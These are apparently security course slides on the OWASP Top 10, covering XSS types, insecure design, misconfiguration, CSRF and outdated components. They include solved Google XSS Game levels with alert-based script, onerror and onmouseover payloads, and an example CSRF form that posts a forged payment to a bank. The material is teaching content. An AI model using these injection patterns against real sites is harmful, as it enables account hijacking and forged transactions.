
OWASP Top10: A03:2021 - https://owasp.org/Top10/A03_2021-Injection/



Stored XSS

The **injected script** is **stored** on the target application as legitimate content, such as a message in a forum or a comment in a blog post. The injected code is **persistently stored** in the database and sent to the users when it is retrieved, thus executing the attack payload in the victim's browser.

XSS attacks



There is no need for additional route: the malicious link is permanent, comfortably stored in the web site DB.

D.5c6 OWASP Top 10: Web Weaknesses


OWASP Top10: A03:2021 - https://owasp.org/Top10/A03_2021-Injection/



DOM-based XSS

the JavaScript in a page takes user-provided data from a source in the HTML, such as the document.location, and passes it to a JavaScript function that allows JavaScript code to be run, such as innerHTML().

The classic attack delivers the payload to the victim through another route (e.g., e-mail or an alternative website) and thus tricks the user into visiting a malicious link. The exploitation is client-side, and the code is immediately executed in the user's browser.



D.5c7 OWASP Top 10: Web Weaknesses

OWASP Top10: A03:2021 - Google XSS Game - <https://xss-game.appspot.com/>



XSS game

XSS

training program,
aimed at learning to
find and exploit XSS
bugs

Subsequent level of
XSS

Warning: You are entering the XSS game area

Welcome, recruit!

Cross-site scripting (XSS) bugs are one of the most common and dangerous types of vulnerabilities in Web applications. These nasty buggers can allow your enemies to steal or modify user data in your apps and you must learn to dispatch them, pronto!

At Google, we know very well how important these bugs are. In fact, Google is so serious about finding and fixing XSS issues that we are paying mercenaries up to \$7,500 for dangerous XSS bugs discovered in our most sensitive products.

In this training program, you will learn to find and exploit XSS bugs. You'll use this knowledge to confuse and infuriate your adversaries by preventing such bugs from happening in your applications.

There will be cake at the end of the test.

Let me at 'em!

?



D.5c8 OWASP Top 10: Web Weaknesses

OWASP Top10: A03:2021 - Google XSS Game - <https://xss-game.appspot.com/>



XSS game – Level 1

Execute a JavaScript

common cause of cross-site scripting where user input is directly included in the page without proper escaping.

<https://xss-game.appspot.com/level1/frame>

Mission Objective

Inject a script to pop up a JavaScript `alert()` in the frame below.
Once you show the alert you will be able to advance to the next level.

Your Target



D.5c9 OWASP Top 10: Web Weaknesses

OWASP Top10: A03:2021 - Google XSS Game - <https://xss-game.appspot.com/>




XSS game – Level 1 - Solution

Execute a JavaScript

common cause of cross-site scripting where user input is directly included in the page without proper escaping.

```
<script>alert('Hello')</script>
```

<https://xss-game.appspot.com/level1/frame>



D.5c10 OWASP Top 10: Web Weaknesses

OWASP Top10: A03:2021 - Google XSS Game - <https://xss-game.appspot.com/>




XSS game – Level 2

Persistence

Easily introduce bugs
in server-side
(complex apps)

[https://xss-
game.appspot.com/lev
el2/frame](https://xss-game.appspot.com/level2/frame)



Madchattr Chatter from across the Web.



You

Wed Apr 26 2023 10:26:02 GMT+0200 (Ora legale dell'Europa centrale)

Welcome!

This is your *personal* stream. You can post anything
you want here, especially **madness**.



Share status!

D.5c11 OWASP Top 10: Web Weaknesses

OWASP Top10: A03:2021 - Google XSS Game - <https://xss-game.appspot.com/>



XSS game – Level 2 - Solution

Persistence

Easily introduce bugs
in server-side
(complex apps)

```
<img src='x'  
onerror='alert("xss")'>  
or <img src=x  
onerror=alert(/DOM-  
XSS/)>.jpg' />
```

[https://xss-
game.appspot.com/lev
el2/frame](https://xss-game.appspot.com/level2/frame)

D.5c12 OWASP Top 10: Web Weaknesses

OWASP Top10: A03:2021 - Google XSS Game - <https://xss-game.appspot.com/>



Hidden

some common JS functions are execution sinks which means that they will cause the browser to execute any scripts that appear in their input

<https://xss-game.appspot.com/level3/frame>

XSS game – Level 3

Mission Objective

As before, inject a script to pop up a JavaScript alert() in the app.

Since you can't enter your payload anywhere in the application, you will have to manually edit the address in the URL bar below.

Your Target

The screenshot shows a browser window with the title "I am vulnerable". The address bar contains the URL "https://xss-game.appspot.com/level3/frame#1" and a "Go" button. The main content area displays the "cloudiddly" logo and the text "Take a tour of our cloud data center." Below this, there are three buttons labeled "Image 1", "Image 2", and "Image 3". The "Image 1" button is selected, and a large image of a woman sitting at a computer workstation in a server room is displayed below it.



D.5c13 OWASP Top 10: Web Weaknesses

OWASP Top10: A03:2021 - Google XSS Game - <https://xss-game.appspot.com/>



Hidden

Added the string in the URL:
.jpg'
onmouseover="alert('XSS')">

The following string works, too:
.jpg' onerror='alert("xss")'>

<https://xss-game.appspot.com/level3/frame>

XSS game – Level 3 - Solution

xss-game.appspot.com/level3

The application on this level is using a dice game.

Mission Objectives

As before, inject a script to pop up a JavaScript alert box.

Since you can't enter your payload anywhere in the application, you'll have to manually edit the address in the browser.

Your Target

xss-game.appspot.com dice

Congratulations, you executed an alert:

XSS

You can now advance to the next level.

OK

I am vulnerable

URL [https://xss-game.appspot.com/level3/frame#3.jpg' onmouseover="alert\('XSS'\)">](https://xss-game.appspot.com/level3/frame#3.jpg' onmouseover=) Go

clouddiddy Take a tour of our cloud data center.

Image 1 Image 2 Image 3

Image 3

D.5d OWASP Top 10: Web Weaknesses

OWASP Top10: A04:2021 - https://owasp.org/Top10/A04_2021-Insecure_Design/



A04:2021 – Insecure Design

- **First published:** in 2021
- **Before:** new (see [history](#))
- **Proactive Control:** [Leverage Security Framework and Libraries](#), [Define Security Requirements](#)
- **Cheat Sheet:** [Secure Design Principles](#)
- **Occurrences:** 262,407
- **CVE/CVSS:** 2,691
- **CWE:** 40. Notable Common Weakness Enumerations (CWEs) included are
 - CWE-209: Generation of Error Message Containing Sensitive Information,
 - CWE-256: Unprotected Storage of Credentials,
 - CWE-501: Trust Boundary Violation,
 - CWE-522: Insufficiently Protected Credentials

Description

Missing or ineffective control design not the source for all other Top 10 risk categories. A secure design can still have implementation defects leading to vulnerabilities that may be exploited. An insecure design cannot be fixed by a perfect implementation as by definition, needed security controls were never created to defend against specific attacks. One of the factors that contribute to insecure design is the lack of business risk profiling inherent in the software or system being developed, and thus the failure to determine what level of security design is required.



D.5d1 OWASP Top 10: Web Weaknesses

OWASP Top10: A04:2021 - https://owasp.org/Top10/A04_2021-Insecure_Design/



Description

One of the factors that contribute to insecure design is the lack of business risk profiling inherent in the software or system being developed, and thus the failure to determine what level of security design is required. → **Shift Left**

Requirements and Resource Management

Collect and negotiate the business requirements for an application with the business, including the protection requirements concerning confidentiality, integrity, availability, and authenticity of all data assets and the expected business logic. Take into account how exposed your application will be and if you need segregation of tenants (additionally to access control). Compile the technical requirements, including functional and non-functional security requirements. Plan and negotiate the budget covering all design, build, testing, and operation, including security activities.

Culture and Methodology

1. **Constantly evaluates threats:** Threat modeling should be integrated into refinement sessions (or similar activities); look for changes in data flows and access control or other security controls.
2. Ensures that **code is robustly designed** and tested to prevent known attack methods. In the user story development determine the correct flow and failure states, ensure they are well understood and agreed upon by responsible and impacted parties.
3. **Analyze assumptions and conditions** for expected and failure flows, ensure they are still accurate and desirable. Determine how to validate the assumptions and enforce conditions needed for proper behaviors. Ensure the results are documented in the user story.
4. **Learn from mistakes** and offer positive **incentives to promote improvements**. Secure design is neither an add-on nor a tool that you can add to software.

Secure Development Lifecycle

Secure software requires a secure development lifecycle, some form of secure design pattern, paved road methodology, secured component library, tooling, and threat modeling. Reach out for your security specialists at the beginning of a software project throughout the whole project and maintenance of your software. Consider leveraging the OWASP Software Assurance Maturity Model (SAMM) to help structure your secure software development efforts.



D.5d2 OWASP Top 10: Web Weaknesses

OWASP Top10: A04:2021 - https://owasp.org/Top10/A04_2021-Insecure_Design/



How to Prevent

- Establish and use a secure development lifecycle with AppSec professionals to help evaluate and design security and privacy-related controls
- Establish and use a library of secure design patterns or paved road ready to use components
- Use threat modeling for critical authentication, access control, business logic, and key flows
- Integrate security language and controls into user stories
- Integrate plausibility checks at each tier of your application (from frontend to backend)
- Write unit and integration tests to validate that all critical flows are resistant to the threat model. Compile use-cases *and* misuse-cases for each tier of your application.
- Segregate tier layers on the system and network layers depending on the exposure and protection needs
- Segregate tenants robustly by design throughout all tiers
- Limit resource consumption by user or service



D.5e OWASP Top 10: Web Weaknesses

OWASP Top10: A05:2021 - https://owasp.org/Top10/A05_2021-Security_Misconfiguration/



A05:2021 – Security Misconfiguration

- **First published:** in 2010
- **Before:** no (see [history](#))
- **Proactive Control:**
- **Cheat Sheet:** [Secure Design Principles](#)
- **Occurrences:** 208,387
- **CVE/CVSS:** 789
- **CWE:** 20. Notable Common Weakness Enumerations (CWEs) included are
 - CWE-16 Configuration and
 - CWE-611 Improper Restriction of XML External Entity Reference

Description

- Missing appropriate security hardening across any part of the application stack or improperly configured permissions on cloud services.
- Unnecessary features are enabled or installed (e.g., unnecessary ports, services, pages, accounts, or privileges).
- Default accounts and their passwords are still enabled and unchanged.
- Error handling reveals stack traces or other overly informative error messages to users.
- For upgraded systems, the latest security features are disabled or not configured securely.
- The security settings in the application servers, application frameworks (e.g., Struts, Spring, ASP.NET), libraries, databases, etc., are not set to secure values.
- The server does not send security headers or directives, or they are not set to secure values.
- The software is out of date or vulnerable (see [A06:2021-Vulnerable and Outdated Components](#)).



D.5e1 OWASP Top 10: Web Weaknesses

OWASP Top10: A05:2021 - https://owasp.org/Top10/A05_2021-Security_Misconfiguration/



Description

- Unnecessary features are enabled or installed (e.g., unnecessary ports, services, pages, accounts, or privileges).
- Default accounts and their passwords are still enabled and unchanged.


M.2c1 Secure Coding Labs: Java Exposed Console

Spot the Exposed Console ([link](#))

Description

Exposed Insecure Functionalities are vulnerabilities that typically emerge in infrastructures or applications due to poorly implemented (or non-existent) security controls which, in turn, expose potentially critical or sensitive functions. Exposed Insecure Functionalities are one class of origin for information exposure resting under the broader OWASP Top 10 Security Misconfigurations classification.

Often during the development phase of a server or web application build, code is added by the developer for ease of access when testing and debugging. As is so often the case though, what was originally intended as a benign aid for increased efficacy and quality can dually serve as an entry point for malicious actors simply because the security risk was not considered at the beginning.



Thus, this insecure *back door* code can make its way into production, suggesting that internal security procedures and processes are not in place or enforced to ensure adequate application and system hardening prior to deployment.


Exposed Insecure Functionalities are particularly useful to attackers performing reconnaissance activities as they will often leak application and system configuration and deployment details to remote users.

https://knowledge-base.secureflag.com/vulnerabilities/security_misconfiguration/insecure_functionality_exposed_vulnerability.html



D.5e2 OWASP Top 10: Web Weaknesses


OWASP Top10: A05:2021 - https://owasp.org/Top10/A05_2021-Security_Misconfiguration/



CSRF attacks

Description

Cross-site Request Forgery (CSRF / XSRF) is a type of attack that occurs when a victim's web browser is forced to perform an unwanted action, on a trusted site, while the user is authenticated by a malicious site, blog, email, program, or instant message.



D.5e3 OWASP Top 10: Web Weaknesses

OWASP Top10: A05:2021 - https://owasp.org/Top10/A05_2021-Security_Misconfiguration/



CSRF attacks

Scenario

1. A user logs into www.vulnerablebank.com using forms authentication.
2. The server authenticates the user. The response from the server includes an authentication cookie.
3. Without logging out, the user visits a malicious web site, e.g. www.attackerwebsite.com. The malicious site contains the following HTML form:

```
<form action="https://www.vulnerablebank.com/api/account" method="POST">
  <input type="hidden" name="action" value="pay">
  <input type="hidden" name="amount" value="1000">
  <input type="submit" value="Click Me">
</form>
```

Notice that the form action posts to the vulnerable site, not to the malicious site. This is the 'cross-site' part of CSRF.

4. The user clicks the submit button. The browser includes the authentication cookie with the request.

The **request runs on the server with the user's authentication context** and can do anything that an **authenticated user** is allowed to do.

➔ **PSD2** (2015/2366) received by Dlgs. 218/17, issuing **SCA** (Strong Customer Authentication) and **MFA** (Multi Factor Authentication)

<https://knowledge-base.secureflag.com/vulnerabilities/cross-site-request-forgery/cross-site-request-forgery-vulnerability.html>



D.5f OWASP Top 10: Web Weaknesses

OWASP Top10: A06:2021 - https://owasp.org/Top10/A06_2021-Vulnerable_and_Outdated_Components/



A06:2021 – Vulnerable and Outdated Components

- **First published:** in 2021
- **Before:** «Using Components with Known Vulnerabilities» (2003, 2004, 2007); see [history](#))
- **Proactive Control:** -
- **Cheat Sheet:** -
- **Occurrences:** 208,387
- **CVE/CVSS:** 789
- **CWE:** 8. Notable Common Weakness Enumerations (CWEs) included are
 - CWE-1104: Use of Unmaintained Third-Party Components
 - CWE-937 OWASP Top 10 2013: Using Components with Known Vulnerabilities
 - CWE-1035 2017 Top 10 A9: Using Components with Known Vulnerabilities

Description

- If you do not know the versions of all components you use (both client-side and server-side). This includes components you directly use as well as nested dependencies.
- If the software is vulnerable, unsupported, or out of date. This includes the OS, web/application server, database management system (DBMS), applications, APIs and all components, runtime environments, and libraries.
- If you do not scan for vulnerabilities regularly and subscribe to security bulletins related to the components you use.
- If you do not fix or upgrade the underlying platform, frameworks, and dependencies in a risk-based, timely fashion. This commonly happens in environments when patching is a monthly or quarterly task under change control, leaving organizations open to days or months of unnecessary exposure to fixed vulnerabilities.
- If software developers do not test the compatibility of updated, upgraded, or patched libraries.
- If you do not secure the components' configurations (see A05:2021-Security Misconfiguration)



D.5f1 OWASP Top 10: Web Weaknesses

OWASP Top10: A06:2021 - https://owasp.org/Top10/A06_2021-Vulnerable_and_Outdated_Components/



M.2b3 Secure Coding Labs: Java Outdated Component

Outdated Log4j Component Leads to Code Execution ([link](#))



